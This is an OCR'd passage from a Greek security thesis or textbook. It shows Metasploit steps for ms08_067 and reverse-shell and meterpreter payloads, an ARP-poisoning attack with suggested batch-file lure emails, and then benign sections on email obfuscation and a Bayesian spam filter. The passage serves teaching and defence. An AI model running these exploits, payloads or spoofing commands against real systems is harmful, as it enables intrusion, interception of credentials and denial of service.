
lo:   Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:20 errors:0 dropped:0 overruns:0 frame:0
      TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:1169 (1.1 KB) TX bytes:1169 (1.1 KB)

root@bt:~#
```

Και έτσι εάν σε περιβάλλον **BackTrack** εκτελεστεί το ακόλουθο σενάριο, αποκτάται πρόσβαση στον υπολογιστή του «θύματος» μέσω της **IPAddress**:



```
back1 [Running] - Oracle VM VirtualBox
Machine View Devices Help
root: .rubybin
File Edit View Bookmarks Settings Help
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf exploit(ms08_067_netapi) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(ms08_067_netapi) > exploit
```



```
back1 [Running] - Oracle VM VirtualBox
Machine View Devices Help
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
-----
RHOST     192.168.1.2     yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/shell/reverse_tcp):
Name      Current Setting  Required  Description
-----
EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
LHOST     10.0.2.15       yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) >
```

Στο παραπάνω σενάριο εκτελείται ο κώδικας εκμετάλλευσης (exploit) (**ms08_067_netapi**). Τίθεται ως **lhost** η IP του επιτιθέμενου και ως **rhost** η IP του «θύματος». Με την εντολή **show options** φαίνονται και οι θύρες που θα πραγματοποιηθεί η επίθεση, πράγμα το οποίο όμως μπορεί να γίνει και χειροκίνητα. Πρέπει να αναφερθεί ότι σε κάθε περίπτωση εκτελείται ο πιο ενημερωμένος **exploit** ώστε να μην έχει γίνει ενημέρωση του Internet Explorer του επιτιθέμενου για να πραγματοποιηθεί η «ανάστροφη σύνδεση» (**reverse shell**).

2.2. ΠΡΟΣΒΑΣΗ ΣΕ WINDOWS XP SP3 Η WINDOWS 7

ΕΑΝ Η ΕΠΙΘΕΣΗ ΠΡΑΓΜΑΤΟΠΟΙΕΙΤΑΙ ΣΕ Windows 7 τότε ακολουθείται διαφορετική διαδρομή:

Καταρχήν δημιουργείται ένα εκτελέσιμο αρχείο στο Backtrack:

```
msfprayload windows/meterpreter/reverse_tcp LHOST=10.0.2.15 X > Desktop/run.exe
```

Το αρχείο αυτό (run.exe) μεταφέρεται στον υπολογιστή του θύματος, είτε μέσω e-mail, social network ή με οποιονδήποτε άλλο τρόπο και εν συνεχεία ακολουθείται το ακόλουθο σενάριο:

```
msf > use exploit/multi/handler
```

```
msf (exploit(handler) > set payload windows/meterpreter/reverse_tcp
```

```
msf (exploit(handler) > set lhost 10.0.2.15
```

```
msf (exploit(handler) > exploit -j -z
```

Έτσι όταν το «θύμα» εκτελέσει το αρχείο (run.exe), ο επιτιθέμενος με την εντολή:

```
msf (exploit(handler) > session -i l, αποκτά πλήρη πρόσβαση στον υπολογιστή του.
```


2.3. ΕΠΙΘΕΣΗ DENIAL OF SERVICE (D.O.S), ARP POISONING²⁰⁴.

ΓΙΑ ΝΑ ΠΑΡΑΠΟΙΗΘΟΥΝ ΤΑ ΔΕΔΟΜΕΝΑ που ξέρει ο router για κάποιο υπολογιστή του δικτύου (ARP Poisoning) με αποτέλεσμα την άρνηση εξυπηρέτησης ή αλλιώς το γνωστό (DOS) Denial Of Service δηλαδή να μην έχει internet, θα χρησιμοποιηθεί το πρόγραμμα **arp.exe** που βρίσκεται στον κατάλογο **c:\windows\system32**.

Η επίθεση θα γίνει από ένα box με λειτουργικό σύστημα Windows 7 σε ένα box με Windows XP 7. Ακόμα, θα παρακολουθηθεί και θα ελεγχθεί η επιτυχία της επίθεσης με την χρήση του sniffer **Wireshark**.

Το arp.exe μόλις εκτελεστεί με την παράμετρο **"-a"** θα μας δείξει τα περιεχόμενα του πίνακα ARP. Επισημαίνεται ότι στα Windows 7 το πρόγραμμα πρέπει να εκτελεστεί με διακιώματα διαχειριστή συστήματος. **Run => cmd => rightclick=>Εκτέλεση ως διαχειριστής**

²⁰⁴ Βλ. <http://www.dotnetzone.gr/cs/forums/thread/57459.aspx>.



```
Microsoft Windows [Έκδοση 6.1.7601]
Πνευματικά δικαιώματα (c) 2009 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου
δικαιώματος.

C:\windows\system32>arp -a

Αισούδση: 192.168.1.3 --- θχε
Διεύθυνση Internet          Φυσική διεύθυνση          Τύπος
192.168.1.1                  08-26-91-33-6a-92          δυναμικό
192.168.1.2                  c4-17-fe-04-c6-82          δυναμικό
192.168.1.255               ff-ff-ff-ff-ff-ff          στατικό

C:\windows\system32>arp -d *
C:\windows\system32>arp -a
Δεν βρέθηκαν καταχωρήσεις ARP.

C:\windows\system32>
```

Τα περιεχόμενα του πίνακα ARP.

Ο πίνακας ARP περιέχει την σύνδεση μεταξύ της IP address ενός υπολογιστή (ή καλύτερα ενός network interface) στο δίκτυο και της MAC Address του. Πρόκειται για μια σύνδεση μεταξύ του OSI layer level 2 (Data Link Layer – όπως η MAC Address) με το OSI layer 3 (Network Layer – όπως η IP Address).

Αυτός ο πίνακας «ζει» και ανανεώνεται στην μνήμη του κάθε ένα υπολογιστή. Στο παράδειγμα η πρώτη στήλη είναι η IP address (Internet address) η δεύτερη στήλη είναι η MAC address και η τρίτη στήλη αναφέρει αν η συγκεκριμένη καταχώρηση είναι στατική ή δυναμική. Οι δυναμικές καταχωρήσεις εισάγονται αυτόματα (όταν γίνει αναφορά κάποιος διεύθυνσης που δεν είναι ήδη καταχωρημένη) από ένα πρόγραμμα που δίνεται μαζί με το λειτουργικό σύστημα και ονομάζεται DHCP server. Π.χ. Αν γίνει ping σε κάποια μη καταχωρημένη διεύθυνση, τότε αυτή εισάγεται ή αν υπάρχει ήδη τότε ενημερώνεται (εφόσον δεν είναι στατική!!). Οι Στατικές καταχωρήσεις μπορούν να εισάγονται από προγράμματα ή από τον ίδιο τον χρήστη. Αυτές έχουν προτεραιότητα έναντι των δυναμικών.

Η εντολή **C:> ipconfig /all** μας εμφανίζει όλα τα network interfaces καθώς επίσης και αυτό της ασύρματης κάρτας το οποίο είναι επίσης ενεργό. Παρατηρείται ότι κάθε interface έχει την δικιά του IP και την δικιά του MAC address. Η MAC διεύθυνση για την ενσύρματη κάρτα δικτύου εδώ, είναι η **c4-17-fe-04-c6-82**.

```

c:\ Διαχειριστής: C:\Windows\System32\cmd.exe
Φυσική διεύθυνση. . . . . : 00-27-13-78-90-9F
Ενεργοποίηση DHCP. . . . . : Ναι
Αυτόματη ρύθμιση ενεργή . . . . . : Ναι

Προσαρμογέας ασύρματου δικτύου LAN Σύνδεση ασύρματου δικτύου:

Επίθημα DNS συγκεκριμένης σύνδεσης: home
Περιγραφή . . . . . : Atheros AR9285 802.11b/g/n WiFi Adapter
Φυσική διεύθυνση. . . . . : C4-17-FE-04-C6-82
Ενεργοποίηση DHCP. . . . . : Ναι
Αυτόματη ρύθμιση ενεργή . . . . . : Ναι
Διεύθυνση IPv6 τοπικής σύνδεσης . . . . . : fe80::54f5:ecd6:16c3:bf25%11<Προτιμώμενο>

Διεύθυνση IPv4. . . . . : 192.168.1.2<Προτιμώμενο>
Μάσκα υποδικτύου. . . . . : 255.255.255.0
Έναρξη εκμίσθωσης . . . . . : Σάββατο, 22 Σεπτεμβρίου 2012 3:34:03 μμ
Λήξη εκμίσθωσης . . . . . : Κυριακή, 23 Σεπτεμβρίου 2012 3:34:04 μμ
Προεπιλεγμένη πύλη . . . . . : 192.168.1.1
Διακομιστής DHCP . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 314841086
DUID υποδογιστή-πελάτη DHCPv6 . . . . . : 00-01-00-01-12-E1-5D-07-00-26-9E-E0-88-34

Διακομιστές DNS . . . . . : 192.168.1.1
NetBIOS σε Tcpip. . . . . : Ενεργοποιημένο

```

Επίσης η τιμή "DNS servers" (**192.168.1.1**) είναι η IP του router.

Τώρα στο box του «θύματος» θα εκτελεστεί η εντολή arp με τέτοιες παραμέτρους ώστε:

1. Να διαγραφούν οι τιμές που γνωρίζει ήδη για τα άλλα boxes του δικτύου και
2. Να εισαχθούν νέες τιμές.

Θα δηλωθεί στον πίνακα ARP του «θύματος» ότι η IP του router συνδέεται με την MAC address του επιτιθέμενου. Αυτό θα έχει σαν αποτέλεσμα, κάθε κλήση στο internet που θα κάνει το «θύμα», να αποστέλλεται στο box του επιτιθέμενου. Για να διαγραφούν οι τιμές εκτελείται η εντολή **C:> arp -d *** και διαγράφονται όλες τις αναφορές του πίνακα ARP.

Εν συνεχεία με την εντολή **c:> netsh interface show interface** παίρνουμε όλες τις απαραίτητες πληροφορίες για την κατάσταση διαχείρισης και εκτελούμε την εντολή **c:> netsh interface ipv4 add neighbors "Σύνδεση ασύρματου δικτύου" 192.168.1.1 c4-17-fe-04-c6-82**.

```

c:\ Διαχειριστής: C:\Windows\System32\cmd.exe
Διεύθυνση IPv6. . . . . : 2001:0:5ef5:73b8:3037:1059:a1bb:109b<Προτιμώμενο>
Διεύθυνση IPv6 τοπικής σύνδεσης . . . . . : fe80::3037:1059:a1bb:109b%17<Προτιμώμενο>
Προεπιλεγμένη πύλη . . . . . : ::
NetBIOS σε Tcpip. . . . . : Ανενεργοποιημένο

C:\windows\system32>netsh interface show interface
Κατάσταση διαχείρ. Κατάσταση Τύπος Όνομα διασύνδεσης
-----
Ενεργός Έγινε σύνδεση δεσμευμένο Σύνδεση ασύρματου δικτύου
Ενεργός Έγινε αποσύνδεση δεσμευμένο Τοπική σύνδεση

C:\windows\system32>arp -d *
C:\windows\system32>arp -a
όεν βρέθηκαν κατοχωρήσεις ARP.

C:\windows\system32>netsh interface ipv4 add neighbors "Σύνδεση ασύρματου δικτύου" 192.168.1.1 c4-17-fe-04-c6-82

C:\windows\system32>

```

Με την εντολή αυτή εισάγεται στον πίνακα ARP μια εγγραφή η οποία λέει: Ο router (192.168.1.1) έχει mac address την **c4-17-fe-04-c6-82**, που είναι η mac address του επιτιθέμενου. Η παραπάνω εντολή δημιουργεί μια εγγραφή στον πίνακα ARP τύπου static Η εγγραφή πια δεν αλλάζει εκτός κι αν τρέξει κάποιος το **arp -d ***.

```

ca: Διαχειριστής: C:\Windows\System32\cmd.exe
Ενεργός          Έγινε αποσύνδεση άεσμευμένο          Τοπική σύνδεση

C:\windows\system32>arp -d *
C:\windows\system32>arp -a
δεν βρέθηκαν καταχωρήσεις ARP.
C:\windows\system32>netsh interface ipv4 add neighbors "Σύνδεση σούρμουτο δικτύου" 192.168.1.1 c4-17-fe-04-c6-82
C:\windows\system32>arp -a
Διασύνδεση: 192.168.1.3 --- 0xe
Διεύθυνση  Internet          Φυσική διεύθυνση          Τύπος
192.168.1.1          c4-17-fe-04-c6-82          στατικό
192.168.1.2          c4-17-fe-04-c6-82          δυναμικό
192.168.1.255       ff-ff-ff-ff-ff-ff          στατικό
224.0.0.22          01-00-5e-00-00-16          στατικό
224.0.0.252         01-00-5e-00-00-fc          στατικό
239.255.255.250     01-00-5e-7f-ff-fa          στατικό
255.255.255.255     ff-ff-ff-ff-ff-ff          στατικό
C:\windows\system32>


```

Ένας κακόβουλος χρήστης μπορεί να υλοποιήσει τα παραπάνω με πολλούς τρόπους. Κατ' αρχάς βάζει τις παραπάνω εντολές σε ένα batch file και μετά:

- Μπορεί να μπει στον υπολογιστή όσο λείπει ο χρήστης και να το εκτελέσει από ένα memory stick.
- Μπορεί να μπει στον υπολογιστή όσο λείπει ο χρήστης, να ανοίξει ένα command prompt και να εκτελέσει απλά τις εντολές.
- Να σταλεί ένα mail με τίτλο "Κοίτα τι όμορφο πρόγραμμα βρήκα" ή "Βρήκα το πρόγραμμα που μου ζήτησες..." και να έχει attach το batch file που προτρέπει να το πατήσετε.
- Να μπει με metasploit εκμεταλλεόμενος κάποια αδυναμία του λειτουργικού συστήματος καλώντας ένα reverse shell οπότε μετά απλά μπορεί να εκτελέσει τις παραπάνω εντολές.

Από την στιγμή που θα τρέξουν η δύο παραπάνω εντολές, όλες κλήσεις προς στο internet στον υπολογιστή «θύμα» θα πέφτουν στην IP του επιτιθέμενου ή αλλιώς στο κενό.

Παρατηρώντας τον sniffer στο wireshark, βλέπουμε πακέτα που προέρχεται από την IP του θύματος (192.168.1.1) να προσπαθούν μάταια να βρουν το link του site www.google.com.



Σε αυτό το σημείο μπορεί να γίνει επέκταση της επίθεσης: Μόλις λαμβάνει τα πακέτα δεδομένων από το «θύμα» ο επιτιθέμενος, να τα στέλνει στον router και μετά αφού ο router απαντήσει να στέλνει την απάντηση πίσω στο «θύμα». Σε αυτήν την περίπτωση θα είχε υλοποιηθεί μια επίθεση Man In The Middle (MITM) κλέβοντας και παρακολουθώντας όλες τις κινήσεις του θύματος στο internet, με ότι αυτό συνεπάγεται. Δηλαδή, θα μπορούσε να δει ο επιτιθέμενος κωδικούς πιστωτικών καρτών, passwords, mails κ.λ.π.

οποίες χρησιμοποιούν στα spam email. Για να αποφευχθεί αυτό ένας τρόπος είναι να ακολουθήσουμε τα ακόλουθα βήματα.

Χρησιμοποιώντας την **jQuery**, θα αποκρύψουμε το email μας από όλες τις μηχανές που διαβάζουν τον πηγαίο κώδικα της ιστοσελίδας και αναζητούν για διευθύνσεις email.

Συνήθως στην ιστοσελίδα μας έχουμε κάποιο footer στο οποίο δημοσιεύουμε στοιχεία επικοινωνίας. Πολλοί καταφεύγουν στην λύση του να χρησιμοποιούν εικόνες για παράδειγμα:



contact@hellas.gr

Με την παραπάνω εικόνα ενημερώνουμε τον χρήστη για την διεύθυνση email μας, και ταυτόχρονα δεν επιτρέπουμε στις μηχανές συλλογής email να την δούν. Παρόλαυτά όμως με αυτόν τον τρόπο πρώτον γεμίζουμε την σελίδα μας με εικόνες κάθε φορά που θέλουμε να εμφανίσουμε το email μας, πράγμα που επιβαρύνει και σε θέματα bandwidth, και δεύτερον είναι αρκετά δύσκολο για τον χρήστη γιατί για να επικοινωνήσει μαζί μας, πρέπει να κοιτάει την εικόνα και να κάνει αντιγραφή την διεύθυνση.

Έτσι:

Ανοίγουμε τον κώδικα της σελίδας μας και στο <head> μέρος στην κορυφή του HTML κώδικα προσθέτουμε τις παρακάτω γραμμές

```
<script type="text/javascript"
src="http://ajax.googleapis.com/ajax/libs/jquery/1.4.3/jquery.min.js" />
<script type="text/javascript">
$(document).ready(function() {
$('a.email').each(function(i) {
var text = $(this).text();
var address = text.replace("[se]", "@");
$(this).attr('href', 'mailto:' + address);
$(this).text(address);
});
});
</script>
```

Το μόνο που έχουμε να κάνουμε τώρα, είναι να γράψουμε το email μας με την μορφή **διεύθυνση*[se]*domain.gr**

Έτσι, ο παραπάνω κώδικας λειτουργεί ως εξής:

Με την γραμμή

```
<script type="text/javascript"
src="http://ajax.googleapis.com/ajax/libs/jquery/1.4.3/jquery.min.js" />
```

καλούμε την jQuery στην σελίδα μας.

Με την γραμμή

```
$(document).ready(function() {
```

βεβαιωνόμαστε ότι η σελίδα έχει φορτώσει πλήρως πριν τρέξει ο κώδικας που ακολουθεί.

Με την γραμμή

```
$('#a.email').each(function(i) {
```

επιλέγουμε κάθε <a> tag που έχει class="email"

Με τις γραμμές

```
var text = $(this).text();
```

```
var address = text.replace("[se]", "@");
```

δημιουργούμε 2 νέες μεταβλητές (text και address) και κάνουμε την μετατροπή των χαρακτήρων *se* σε παπάκι (@)

Με τις γραμμές

```
$(this).attr('href', 'mailto:' + address);
```

```
$(this).text(address);
```

προσθέτουμε τα χαρακτηριστικά href, mailto και την διεύθυνση στο link μας.

Έτσι λοιπόν ο παραπάνω κώδικας, ψάχνει τα tags που βρίσκονται στην σελίδα μας, και μετατρέπει τους χαρακτήρες *se* σε παπάκι (@).

Με άλλα λόγια, όπου εμείς γράψουμε **διεύθυνση*se*domain.gr** η jQuery θα αναλάβει να το μετατρέψει σε **διεύθυνση@domain.gr** μόλις φορτώσει τη σελίδα.

3.2 ΑΝΑΠΤΥΞΗ ΦΙΛΤΡΟΥ ΔΙΗΘΗΣΗΣ ΗΛΕΚΤΡΟΝΙΚΗΣ ΑΛΛΗΛΟΓΡΑΦΙΑΣ²⁰⁶

ΈΝΑΣ ΑΠΟ ΤΟΥΣ ΠΙΟ ΑΠΟΤΕΛΕΣΜΑΤΙΚΟΥΣ τρόπους περιορισμού του προβλήματος της μη ζητηθείας εμπορικής επικοινωνίας είναι η χρήση ειδικών φίλτρων που διαχωρίζουν αυτόματα τα μηνύματα σε επιθυμητά (ham) και μη (spam).

Μια ιδιαίτερα επιτυχημένη κατηγορία φίλτρων αυτού του είδους χρησιμοποιεί αλγορίθμους μηχανικής μάθησης, ιδιαίτερα τον αλγόριθμο του απλοϊκού ταξινομητή Bayes (Naive Bayes), ο οποίος συχνά προτιμάται στα φίλτρα ανεπιθύμητης αλληλογραφίας λόγω της απλότητάς του και του μικρού υπολογιστικού του κόστους. Για να εκπαιδευτούν τα φίλτρα αυτά πρέπει να χρησιμοποιηθούν συλλογές μηνυμάτων που ήδη έχουν διαχωριστεί σε επιθυμητά και μη. Μετά την εκπαίδευσή τους, τα φίλτρα είναι σε θέση να αποφανθούν αν ένα νέο μήνυμα, του οποίου δεν γνωρίζουμε την κατηγορία, είναι επιθυμητό ή όχι.

Μια εναλλακτική προσέγγιση είναι η προώθηση από τους χρήστες των ανεπιθύμητων μηνυμάτων που λαμβάνουν προς κεντρικές ή κατακεντρωμένες βάσεις δεδομένων. Οι βάσεις

²⁰⁶ Βλ. Άρη Κοσμοπούλου, Διήθηση ανεπιθύμητης ηλεκτρονικής αλληλογραφίας με διάφορες μορφές του απλοϊκού ταξινομητή Bayes και διαμοιρασμό φίλτρων μεταξύ χρηστών, σελ. 12, σε: http://p.cs.aueb.gr/theses/kosmopoulos_msc_thesis.pdf.

αυτές, χρησιμοποιώντας «αποτυπώματα» (π.χ. κωδικούς κατακερματισμού), μπορούν να αποφανθούν αν ένα μήνυμα που καταφθάνει σε έναν χρήστη είναι αντίγραφο ή πολύ παρόμοιο με μηνύματα που άλλοι χρήστες έχουν ήδη αναφέρει ως ανεπιθύμητα. Αυτή η μέθοδος, όμως, έχει δύο βασικά μειονεκτήματα. Πρώτον, κακόβουλοι χρήστες ενδέχεται να αναφέρουν στις βάσεις πολλά επιθυμητά μηνύματα ως ανεπιθύμητα, «δηλητηριάζοντας» τις, και δεύτερον μπορεί κάποιος να εισαγάγει αυτομάτως μεγάλα τμήματα διαφορετικών τυχαίων κειμένων στα πολλά αντίγραφα του διαφημιστικού μηνύματος που στέλνει, κάτι που είναι γνωστό ως «μετάλλαξη» (mutation), ώστε κάθε αντίγραφο να απεικονιστεί σε διαφορετικό «αποτύπωμα».

Το φίλτρο του Paul Graham²⁰⁷

Ο συγκεκριμένος αλγόριθμος δεν ανήκει ακριβώς στην οικογένεια των απλοϊκών ταξινομητών Bayes, αλλά χρησιμοποιείται σε πολλά φίλτρα και αναφέρεται συχνά ως αφελής ταξινομητής Bayes.

Ο αλγόριθμος αυτός χρησιμοποιεί έναν πίνακα κατακερματισμού, σε κάθε εγγραφή του οποίου αποθηκεύει ως κλειδί μία λεκτική μονάδα t και ως τιμή μια «πιθανότητα» pt , η οποία υπολογίζεται ως εξής:

1. Αρχικά υπολογίζουμε τον αριθμό g , που ισούται με $2 * \text{τον αριθμό των επιθυμητών μηνυμάτων εκπαίδευσης στα οποία εμφανίζεται η λεκτική μονάδα}$.
2. Στη συνέχεια υπολογίζουμε το b ως τον αριθμό των ανεπιθύμητων μηνυμάτων εκπαίδευσης στα οποία εμφανίζεται η λεκτική μονάδα.
3. Αν $b+g \geq 5$, υπολογίζουμε την «πιθανότητα» pt από τον παρακάτω τύπο, αλλιώς δεν εισάγουμε τη λεκτική μονάδα στον πίνακα κατακερματισμού (πρωτοεμφανιζόμενες λεκτικές μονάδες σε ένα κείμενο έχουν πάντα πιθανότητα 0,4):

$$pt = \left(\max \left(0.1, \min \left(0.99, \frac{\min(1, b/nbad)}{\min(1, g/ngood) + \min(1, b/nbad)} \right) \right) \right)$$

όπου $ngood$ είναι το πλήθος των επιθυμητών μηνυμάτων εκπαίδευσης και $nbad$ το πλήθος των ανεπιθύμητων μηνυμάτων εκπαίδευσης. Ουσιαστικά το pt είναι εκτίμηση του $p(t|spam)$.

Κατά την κατάταξη ενός νεοεισερχόμενου μηνύματος d , ο αλγόριθμος επιλέγει μεταξύ των λεκτικών μονάδων του μηνύματος τις 15 που έχουν τις μεγαλύτερες και μικρότερες πιθανότητες pt (τις μεγαλύτερες αποστάσεις κατά απόλυτη τιμή από την τιμή 0.5), μια μορφή δυναμικής επιλογής ιδιοτήτων. Η τελική πιθανότητα να είναι το εισερχόμενο μήνυμα d ανεπιθύμητο εκτιμάται από τον τύπο:

$$p(spam/d) = \frac{p_{t1} * \dots * p_{t15}}{p_{t1} * \dots * p_{t15} + (1 - p_{t1}) * \dots * (1 - p_{t15})}$$


Ο αριθμητής του παραπάνω τύπου υπολογίζει ουσιαστικά το $p(d|spam)$ θεωρώντας, όπως στην περίπτωση των απλοϊκών ταξινομητών Bayes, ότι οι πιθανότητες εμφάνισης των

²⁰⁷ Βλ. <http://www.paulgraham.com/spam.html>.

